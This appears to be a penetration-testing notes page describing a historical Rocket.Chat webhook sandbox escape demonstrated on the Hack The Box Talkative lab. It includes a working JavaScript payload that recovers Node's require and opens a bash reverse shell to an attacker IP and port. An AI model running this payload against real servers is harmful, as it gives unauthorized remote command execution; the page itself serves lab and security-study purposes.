Rocket.Chat
Historical Webhook Sandbox Escape
Rocket.Chat supports incoming and outgoing integrations with custom JavaScript. Current documentation states that these scripts run in an isolated VM, so administrative access and the ability to create an integration do not by themselves imply host command execution.[1]
Older lab deployments have allowed an administrator to escape the integration-script context by recovering Node.js require through the console constructor. Historically, both incoming and outgoing integrations exposed custom-script fields, although the workflow below uses an incoming webhook. The payload was demonstrated against the Hack The Box Talkative environment; do not assume that it applies to a current Rocket.Chat release.[1][2]
The relevant administration area is Administration > Integrations > Incoming, historically reachable at /admin/integrations/incoming:

- Open Administration > Integrations and create an Incoming WebHook.

- Configure an existing destination channel and an existing Post as user.
- Enable the script and, in an authorized lab, test a payload such as:

const require = console.log.constructor("return process.mainModule.require")()
const { exec } = require("child_process")
exec("bash -c 'bash -i >& /dev/tcp/10.10.14.4/9001 0>&1'")- Save the integration and copy its generated webhook URL.

- Request the URL to invoke the incoming webhook and observe the configured listener.
If require, process.mainModule, or child_process is unavailable, the sandbox is behaving differently and this historical payload does not apply. Record the exact Rocket.Chat version and deployment configuration before drawing a conclusion.